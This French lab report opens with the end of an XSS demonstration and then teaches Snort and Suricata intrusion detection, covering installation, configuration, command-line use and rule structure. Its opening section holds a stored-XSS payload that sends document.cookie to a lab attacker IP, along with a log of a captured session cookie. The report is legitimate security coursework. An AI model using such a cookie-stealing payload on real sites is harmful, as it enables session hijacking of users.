
## Résultat d'inspection du site web :



```
<meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
<meta http-equiv="X-UA-Compatible" content="IE=edge, chrome=1">
<meta name="title"
content='Search product for <script>var cookies = document.cookie;var img = new Image();img.src = "http://192.168.219.213:1234?cookies=" encodeURIComponent(cookies);</script>'>
<meta name="keywords" content="Search product for <script>var cookies = document.cookie;var _9.213:1234?cookies=" encodeURIComponent(cookies);</script>">
<meta name="description" content="Search product for <script>var cookies = document.cookie;var _9.213:1234?cookies=" encodeURIComponent(cookies);</script>">
```

Figure 100: résultat d'inspection

## Cookie de la victime :



```
root@server:/var/log/apache2# python3 collector.py
192.168.219.243 - - [20/Mar/2023:14:30:00 -0500] "GET /page.html HTTP/1.1" 200 2350 "https://www.woodlan
dworldwide.com/" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:88.0) Gecko/20100101 Firefox/88.0" "session
id=abc123"
root@server:/var/log/apache2#
```

Figure 101: cookie

## Chapitre 2 : Suricata & Snort (IDS)

### Etude et Implémentation :

#### I. IDS :

Un système de détection d'intrusion (ou IDS : Intrusion detection System) est un mécanisme destiné à repérer des activités anormales ou suspectes sur la cible analysée (un réseau ou un hôte).

Il permet ainsi d'avoir une connaissance sur les tentatives réussies comme échouées des intrusions.

#### II. Snort :

##### 1. Définition :



SNORT est un système de détection des intrusions de réseau open-source. Il est capable d'analyser en temps réel le trafic et les paquets circulant sur le réseau IP.

Il peut effectuer une analyse de protocole, rechercher et faire correspondre des contenus, et peut être utilisé pour détecter une variété d'attaques, telles que des tentatives de débordement de tampon, des balayages de port furtifs, des attaques CGI, des sondes SMB, des tentatives d'empreinte de système d'exploitation, et bien plus encore.

SNORT utilise une langue de règles flexible pour décrire le trafic qu'il doit collecter ou transmettre, ainsi qu'un moteur de détection qui utilise une architecture de plug-in modulaire. SNORT dispose également de capacités d'alerte en temps réel, intégrant des mécanismes d'alerte pour le système d'événements, un fichier indiqué par l'utilisateur, un socket Unix, ou des messages WinPopup aux clients Windows en utilisant SMBClient.

##### 2. Utilisation :

SNORT a trois utilisations primaires.

Il peut être employé en tant qu'un renifleur de paquet comme tcpdump, un enregistreur de paquet (utile pour le trafic de réseau corrigé, etc...), ou comme plein système soufflé de détection d'intrusion de réseau.

Il existe plusieurs endroits stratégiques où il convient de placer un IDS.

Le schéma suivant illustre un réseau local ainsi que les trois positions que peut y prendre un IDS :




Figure 102: schéma de SNORT IDS


- Position (1) : Sur cette position, l'IDS sera capable de détecter toutes les attaques de front, en provenance de l'extérieur, en amont du firewall. Ainsi, de nombreuses (trop ?) alertes seront remontées, ce qui rendra les journaux difficiles à consulter.
- Position (2) : Si l'IDS est placé sur la DMZ, il détectera les attaques qui n'ont pas été filtrées par le firewall et qui nécessitent un certain niveau de compétence.  
Les journaux seront ici plus clairs à consulter puisque les attaques bénignes ne seront pas enregistrées.
- Position (3) : L'IDS peut ici signaler les attaques internes, provenant du réseau local de l'entreprise. Il peut être judicieux d'en placer un à cet endroit, étant donné que 80% des attaques proviennent de l'intérieur. De plus, si des trojans ont infecté le parc informatique (en raison d'une navigation peu méfiante sur internet), ils peuvent être facilement identifiés ici pour être ensuite éradiqués.

### 3. Installation et configuration :

#### a) Les paquets nécessaires pour l'installations de Snort :

- sudo apt-get install Nmap
- sudo apt-get install nbtscan
- sudo apt-get install apache2
- sudo apt-get install php5
- sudo apt-get install php5-mysql
- sudo apt-get install php5-gd
- sudo apt-get install libpcap0.8-dev
- sudo apt-get install libpcre3-dev
- sudo apt-get install g++
- sudo apt-get install bison
- sudo apt-get install flex
- sudo apt-get install libpcap-ruby
- sudo apt-get install libmysqlclient16-dev

#### b) Installation de Snort:




```
(kali㉿kali)-[~]
$ sudo apt-get install snort -y
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  bluez-firmware dh-eipa-helper docutils-common firmware-atheros firmware-brdg82111 firmware-intel-sound
  firmware-iwlwifi firmware-libertas fw-realisr-firmware-signature-firmware-ti-activity
  firmware-ti-kal1000 firmware libnl3 libnl-genl-3 libnl-genl-3 libnl-genl-3.0.20 libnl-genl-3.0.20-filter
  libnginx-mod-http-xslt-filter libnginx-mod-mail libnginx-mod-stream libnginx-mod-stream-geoplugin nginx-common
  nginx-common python3-alabaster python3-docutils python3-imagesize python3-roman python3-snowballstemmer
  pygments python3-setuptools python3-setuptools-common
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  default-jdk default-jdk-headless default-jdk-headless-headless libfontconfig1 libgcc1 libglib2.0-0 liblognorm5
  libmariadb-client-10.6 libmariadb-client-10.6 mariadb-client mariadb-client-core mariadb-plugin-bzip2
  mariadb-plugin-provider-snappy mariadb-server mariadb-server-core multilarch-support oinkmaster pv rsyslog
  snort-common snort-common-libraries snort-rules-default
Suggested packages:
  rng-tools mailx mariadb-test metacat-openbsd rsyslog-mysql | rsyslog-pgsql rsyslog-mongodb rsyslog-doc
  rsyslog-openssl | rsyslog-gnutls rsyslog-gssapi rsyslog-relp snort-doc
Recommended packages:
  iproute
The following packages will be REMOVED:
  mariadb-client mariadb-client-10.6 mariadb-server-10.6 mariadb-server-core-10.6
The following NEW packages will be installed:
  libatomic1 libdbd-mysql-perl libfastjson libgcrypt21 libgnutls26 liblognorm5 libmysqldclient18
  libpopt0 libsqlite3-0 libxml2 libxml2-perl mariadb-client mariadb-client-core mariadb-client-core-10.6
  mariadb-plugin-bzip2 mariadb-plugin-provider-snappy mariadb-plugin-provider-zip2 mariadb-plugin-provider-zip2
  mariadb-plugin-provider-snappy mariadb-server mariadb-server-core multilarch-support oinkmaster pv rsyslog snort
  snort-common snort-common-libraries snort-rules-default
The following packages will be upgraded:
  default-mysql-server
1 upgraded, 28 newly installed, 4 to remove and 247 not upgraded.
Need to get 28.5 MB of archives.
After this operation, 54.2 MB of additional disk space will be used.
Get: http://kali.download/kali kali-rolling/main amd64 default-mysql-server all 1.1.0 [2,868 B]
```

Figure 103:Installation du Snort


### c) Lancement de l'utilitaire de configuration de Snort :

- sudo dpkg-reconfigure snort :


Lancement automatiquement de snort au démarrage du système (boot)




Choisir l'interface d'écoute sur le réseau :



Mettre l'adresse IP de l'interface d'écoute :




Activer le mode de promiscuité :



**Rq :** Il est nécessaire de passer la carte réseau en mode "promiscues" (mode de promiscuité). En fonctionnement habituel, la carte réseau rejette tous les paquets qui ne lui sont pas adressés à l'exception des broadcasts (qui sont adressés à tout le monde). Lorsque le mode de promiscuité est activé, la carte réseau traite tous les paquets qu'elle reçoit permettant ainsi d'analyser la totalité du trafic.

Ajouter l'email de l'administrateur réseau ou du RSSI pour activer l'envoie des Journaux et les alertes de l'IDS snort.



Dans le fichier de configuration, on ajoute l'adresse de notre réseau

A screenshot of the Kali Linux desktop environment. On the left, there's a dock with icons for various applications like a browser, terminal, file manager, and others. In the center, a terminal window titled "gedit" is open, showing the contents of the "/etc/snort/snort.conf" file. The file contains configuration settings for Snort, including the line "ipvar HOME\_NET 192.168.60.0/24" which is highlighted with a blue underline. The status bar at the bottom shows "Plain Text" and "Tab Width: 8".

```
50 #
51 # The Debian init.d script is defined in such a way
52 # that you can run multiple instances.
53
54 ##### Step #1: Set the network variables. For more information, see README.variables #####
55 # Step #1: Set the network variables. For more information, see README.variables
56 #####
57
58 # Setup the network addresses you are protecting
59 #
60 # Note to Debian users: this value is overridden when starting
61 # up the Snort daemon through the init.d script by the
62 # value of DEBIAN_SNORT_HOME_NET s defined in the
63 # /etc/snort/snort.debian.conf configuration file
64 #
65 ipvar HOME_NET 192.168.60.0/24
66
67 # Set up the external network addresses. Leave as "any" in most situations
68 ipvar EXTERNAL_NET any
69 # If HOME_NET is defined as something other than "any", alternative, you can
70 # use this definition if you do not want to detect attacks from your internal
71 # IP addresses:
72 #ipvar EXTERNAL_NET !$HOME_NET
73
74 # List of DNS servers on your network
75 ipvar DNS_SERVERS $HOME_NET
76
77 # List of SMTP servers on your network
78 ipvar SMTP_SERVERS $HOME_NET
79
80 # List of web servers on your network
81 ipvar HTTP_SERVERS $HOME_NET
82
83 # List of sql servers on your network
84 ipvar SQL_SERVERS $HOME_NET
85
86 # List of telnet servers on your network
```

Spécifier le chemin des règles de SNORT :

```
125 # Path to your rules files (this can be a relative path)
126 # Note for Windows users: You are advised to make this an absolute path,
127 # such as: c:\snort\rules
128 var RULE_PATH /etc/snort/rules
129 var SO_RULE_PATH /etc/snort/so_rules
130 var PREPROC_RULE_PATH /etc/snort/preproc_rules
```

#### 4. Fonctionnement:

##### a) Bases de la ligne de commande :

Exécuter Snort sur la ligne de commande est facile, mais le nombre d'arguments disponibles peut être écrasant au début. Commençons donc par les bases.

Toutes les commandes Snort commencent par snort, et l'exécution de cette commande seule affichera les instructions d'utilisation de base :

```
$ snort
usage:
  snort -?: list options
  snort -V: output version
  snort --help: help summary
  snort [-options] -c conf [-T]: validate conf
  snort [-options] -c conf -i iface: process live
  snort [-options] -c conf -r pcap: process readback
```

Snort contient des pages d'aide distinctes pour les différentes parties du moteur Snort, et ces sous-pages peuvent être utilisées pour obtenir des informations d'aide granulaires sur un composant particulier.

##### b) Lecture des captures de paquets :

La façon la plus simple de voir Snort en action est de l'exécuter sur un fichier de capture de paquets. Passez simplement un nom de fichier pcap à l' -option sur la ligne de commande, et Snort le traitera en conséquence :

```
$ snort -r get.pcap
```

En cas de succès, Snort imprimera des informations de base sur le fichier pcap qui vient d'être lu, y compris des détails tels que le nombre de paquets et les protocoles détectés.

##### c) Exécution de Snort sur les interfaces réseau :

Snort peut également écouter sur les interfaces réseau actives, et le spécifier pour le faire se fait avec l' -  
i option suivie des noms d'interface sur lesquels s'exécuter. La commande suivante, par exemple, exécute Snort sur l' `eth0` interface réseau :

```
$ snort -i eth0
```

##### d) Modes de fonctionnement :

Avec certains modules DAQ, Snort est capable d'utiliser deux modes de fonctionnement différents : passif et en ligne . Le mode passif donne à Snort la possibilité d'observer et de détecter le trafic sur une interface réseau, mais il empêche le blocage pur et simple du trafic. Le mode en ligne, d'autre part, donne à Snort la possibilité de bloquer le trafic si un paquet particulier justifie un tel événement.

Snort déduira le mode de fonctionnement particulier en fonction des options utilisées sur la ligne de commande. Par exemple, la lecture d'un fichier pcap avec l' `-r` option ou l'écoute sur une interface avec


**-i** entraînera l'exécution de Snort en mode passif par défaut. Si le DAQ prend en charge en ligne, cependant, les utilisateurs peuvent spécifier l'**-Q** indicateur pour exécuter Snort en ligne.

### e) Structure des règles de SNORT:

Ces règles se composent de deux sections principales :

- ∅ L'en-tête de règle définit l'action à entreprendre sur tout trafic correspondant, ainsi que les protocoles, les adresses réseau, les numéros de port et la direction du trafic auxquels la règle doit s'appliquer.
- ∅ La section du corps de la règle définit le message associé à une règle donnée, et surtout les critères de charge utile et de charge non utile qui doivent être remplis pour qu'une règle corresponde. Bien que les options de règle ne soient pas obligatoires, elles sont essentielles pour s'assurer qu'une règle donnée cible le bon trafic.

Voici la structure des règles :



Actions de règle :

- Alert : générer une alerte sur le paquet en cours.
- Block : bloquer le paquet courant et tous les paquets suivants dans ce flux.
- Drop : supprimer le paquet courant.
- Log : enregistrer le paquet actuel.
- Pass : marquer le paquet actuel comme passé.

Les Protocoles :

Le champ de protocole indique à Snort quel type de protocoles une règle donnée doit examiner, et ceux actuellement pris en charge incluent :

- IP
- ICMP
- TCP
- UDP

Une règle ne peut avoir qu'un seul ensemble de protocoles et le nom du protocole est placé après l'action.

Adresses IP :

Les adresses IP dans un en-tête de règle indiquent à Snort à quelles adresses IP source et destination une règle donnée doit s'appliquer. Une règle ne correspondra que si les adresses IP source et de destination d'un paquet donné correspondent aux adresses IP définies dans cette règle.

Numéros de port :

Les numéros de port dans un en-tête de règle indiquent à Snort d'appliquer une règle donnée au trafic envoyé depuis ou vers les ports source et destination spécifiés.

Opérateurs de direction :

L'opérateur de direction d'un en-tête indique la direction du trafic auquel la règle doit s'appliquer. Il existe deux opérateurs de direction valides :

- -> : il indique que les adresses IP et les numéros de port sur le côté gauche représentent la source et que les adresses IP et les numéros de port sur le côté droit représentent la destination.
- <> : est l'opérateur bidirectionnel, et il dit à Snort de considérer les deux paires adresse IP et port comme source ou destination.

L'opérateur de direction est placé après la première déclaration de ports dans l'en-tête.

#### f) Options de règle générales:


Les options de règle générales fournissent des informations sur une règle, mais elles ne changent en rien ce qu'une règle donnée recherche dans un paquet. Les options générales ne sont pas requises pour une règle, mais il est fortement recommandé de les utiliser pour fournir un contexte supplémentaire pour une règle si cette règle génère un événement.

keyword	description
msg	<code>msg</code> sets the message to be printed out when a rule matches
reference	<code>reference</code> is used to provide additional context to rules in the form of links to relevant attack identification systems
gid	<code>gid</code> identifies the specific Snort component that generates a given event
sid	<code>sid</code> identifies the unique signature number assigned to a given Snort rule
rev	<code>rev</code> identifies the particular revision number of a given Snort rule
classtype	<code>classtype</code> assigns a classification to the rule to indicate the type of attack associated with an event
priority	<code>priority</code> sets a severity level for appropriate event prioritizing
metadata	<code>metadata</code> adds additional and arbitrary information to a rule in the form of name-value pairs
service	<code>service</code> sets the list of services to be associated with a given rule
rem	<code>rem</code> is used to convey an arbitrary comment in the rule body
file_meta	<code>file_meta</code> is used to set the file metadata for a given file identification rule

## 5. Implémentation :

